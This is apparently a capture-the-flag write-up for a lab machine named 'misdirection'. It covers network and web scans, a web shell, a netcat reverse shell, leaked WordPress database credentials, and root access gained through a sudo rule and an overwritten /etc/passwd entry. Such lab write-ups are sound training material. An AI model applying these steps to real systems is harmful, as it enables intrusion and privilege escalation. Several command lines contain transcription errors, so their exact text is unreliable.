misdirection

```
<mark>netdiscover</mark>
```


machine ip: 192.168.218.138

IP	At MAC Address	Count
192.168.218.1	00:50:56:c0:00:08	1
192.168.218.2	00:50:56:f1:ae:2b	1
192.168.218.128	00:0c:29:fb:41:63	16
192.168.218.138	00:0c:29:e2:01:fa	1
192.168.218.254	00:50:56:fc:cb:8d	1

```
nmap results
```

```
root@kali:~# nmap -sC -sV -oA pwn/misdirection/ -p- misdirection
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-06 08:59 EDT
Nmap scan report for misdirection (192.168.218.138)
Host is up (0.00068s latency).
Not shown: 65531 closed ports
        STATE SERVICE VERSION
                      OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp
        open ssh
 ssh-hostkey:
    2048 ec:bb:44:ee:f3:33:af:9f:a5:ce:b5:77:61:45:e4:36 (RSA)
    256 67:7b:cb:4e:95:1b:78:08:8d:2a:b1:47:04:8d:62:87 (ECDSA)
    256 59:04:1d:25:11:6d:89:a3:6c:6d:e4:e3:d2:3c:da:7d (ED25519)
80/tcp open http Rocket httpd 1.2.6 (Python 2.7.15rc1)
http-server-header: Rocket 1.2.6 Python/2.7.15rcl
 http-title: Site doesn't have a title (text/html; charset=utf-8).
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Apache httpd 2.4.29 ((Ubuntu))
 http-server-header: Apache/2.4.29 (Ubuntu)
http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:E2:01:FA (VMware)
  rvice Info: OS: Linux: CPE: cpe:/o:linux:linux kernel
```

unable to register because unable to send email



Admin is disabled because insecure channel

Dirb scan on port 8080

```
--- Scanning URL: http://misdirection:8080/ --
==> DIRECTORY: http://misdirection:8080/css/
==> DIRECTORY: http://misdirection:8080/debug/
==> DIRECTORY: http://misdirection:8080/development/
==> DIRECTORY: http://misdirection:8080/help/
==> DIRECTORY: http://misdirection:8080/images/
+ http://misdirection:8080/index.html (CODE:200|SIZE:10918)
==> DIRECTORY: http://misdirection:8080/js/
==> DIRECTORY: http://misdirection:8080/manual/
==> DIRECTORY: http://misdirection:8080/scripts/
+ http://misdirection:8080/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://misdirection:8080/shell/
==> DIRECTORY: http://misdirection:8080/wordpress/
---- Entering directory: http://misdirection:8080/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://misdirection:8080/debug/ ----
+ http://misdirection:8080/debug/index.php (CODE:200|SIZE:12908)
---- Entering directory: http://misdirection:8080/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Browsing wordpress directory, no special plugins

```
+] http://192.168.218.138:8080/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
   - https://www.iplocation.net/defend-wordpress-from-ddos
   - https://github.com/wpscanteam/wpscan/issues/1299
+] WordPress version 5.2.1 identified (Insecure, released on 2019-05-21).
  Detected By: Emoji Settings (Passive Detection)
    http://192.168.218.138:8080/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.2.1
  Confirmed By: Meta Generator (Passive Detection)
   - http://192.168.218.138:8080/wordpress/, Match: 'WordPress 5.2.1'
  [!] 2 vulnerabilities identified:
  [!] Title: WordPress <= 5.2.2 - Cross-Site Scripting (XSS) in URL Sanitisation
      Fixed in: 5.2.3
      References:
       - https://wpvulndb.com/vulnerabilities/9867
       - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16222

    https://wordpress.org/news/2019/09/wordpress-5-2-3-security-and-maintenance-release/

       - https://github.com/WordPress/WordPress/commit/30ac67579559fe42251b5a9f887211bf61a8ed68
  [!] Title: WordPress 5.0-5.2.2 - Authenticated Stored XSS in Shortcode Previews
      Fixed in: 5.2.3
      References:
       - https://wpvulndb.com/vulnerabilities/9864
       - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16219
       - https://wordpress.org/news/2019/09/wordpress-5-2-3-security-and-maintenance-release/
       - https://fortiguard.com/zeroday/FG-VD-18-165

    https://www.fortinet.com/blog/threat-research/wordpress-core-stored-xss-vulnerability.html

Detected user
[i] User(s) Identified:
[+] admin
```

Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

Confirmed By: Login Error Messages (Aggressive Detection)

Upload directory has listing enabled: http://192.168.218.138:8080/wordpress/wp-content/uploads/

http://misdirection:8080/debug/index.php - interesting

Found By: Direct Access (Aggressive Detection)

Confidence: 100%

```
pOwny@shell:—/html/debug# dir
index.php

powny@shell:—/html/debug# dir
index.php
powny@shell:—/html/debug# dir
index.php
powny@shell:—/html/debug# dir
index.php
powny@shell:—/html/debug# droami
www-data
powny@shell:—/html/debug# cd ..
powny@shell:—/html/debug# cd ..
powny@shell:—/html/debug# cd ..
powny@shell://war/www# whereis nc
nc: /bin/nc.openbsd /bin/nc /usr/shore/man/monl/nc.l.gz

powny@shell://war/www#
```

```
Using netcat we created a reverse shell
root@kali:~/pwn/misdirection# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.218.134] from (UNKNOWN) [192.168.218.138] 51118
/bin/sh: 0: can't access tty; job control turned off
$ ...
```

Got db creds

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wp_myblog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', 'abcdefghijklmnopqrstuv' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

db_name : wp_myblog
db user : blog

db_password: abcdefghijklmnopqrstuv

```
There are only 2 users who are able to login, root/brexit
```

```
www-data@misdirection:/var/www$ cat /etc/passwd|grep /bin/bash
root:x:0:0:root:/root:/bin/bash
brexit:x:1000:1000:brexit:/home/brexit:/bin/bash
www-data@misdirection:/var/www$
```

Hash are uncrackable by john

```
root@kali:~/pwn/misdirection# john --wordlist=/root/pwn/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:09:50 DONE (2019-10-06 10:02) 0g/s 24285p/s 24285c/s 24285C/s joefeher..*7;Vamos!
Session completed
root@kali:~/pwn/misdirection# john --show hashes.txt
0 password hashes cracked, 1 left
```

If you are brexit, you could write to passwd file

```
www-data@misdirection:/home/brexit$ ls -l /etc/passwd
-rwxrwxr-- 1 root brexit 1617 Jun 1 01:17 /etc/passwd
www-data@misdirection:/home/brexit$
```

Missed this:

```
www-data@misdirection:/home/brexit/web2py/applications/init/databases$ sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User www-data may run the following commands on localhost:
    (brexit) NOPASSWO: /bin/bash
www-data@misdirection:/home/brexit/web2py/applications/init/databases$
```

Looking at the process which were run by brexit

brexit	741	0.0	0.0	4628	0.7	Ss	12:49	0:80	\ /bin/sh -c /home/brexit/start-vote.sh
									\ /bin/bash /home/brexit/start-vote.sh
					18200 ?				

Change passwd for brexit

brexit@misdirection:/home/brexit/web2py/applications/init/databases\$ openssl passwd -1 password \$1\$g8RWGrUl\$xtZZ3BS71rd14TgZexsZy0

Change password for root

```
root:$1$g8RWGrUl$xtZZ3BS71rd14TgZexsZy0:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
svnc:x:4:65534:svnc:/bin:/bin/svnc
```

FLAG!!

```
root@misdirection:~# ls -lah
total 60K
drwx----- 6 root root 4.0K Oct 6 14:53 .
drwxr-xr-x 23 root root 4.0K Oct
                                 6 13:13 ...
-rw----- 1 root root
                         90 Sep 24 06:20 .bash history
                                 9 2018 .bashrc
rw-r--r-- 1 root root 3.1K Apr
drwx----- 2 root root 4.0K Jun
                                 1 06:37 .cache
drwx----- 3 root root 4.0K Jun
                                 1 06:37
                                         .gnupg
                                 1 06:20 .local
drwxr-xr-x 3 root root 4.0K Jun
rw----- 1 root root 400 Jun
                                 1 06:07
                                         .mysql history
           1 root root 148 Aug 17 2015 .profile
rw-r--r--
           1 root root
                         33 Jun
                                 1 07:42 root.txt
           2 root root 4.0K Jun
                                 1 01:04 .ssh
                                 6 14:53 .viminfo
           1 root root 12K Oct
           1 root root
                                 1 01:55 .wget-hsts
                       180 Jun
rw-r--r--
root@misdirection:~# cat root.txt
0d2c6222bfdd3701e0fa12a9a9dc9c8c
root@misdirection:~#
```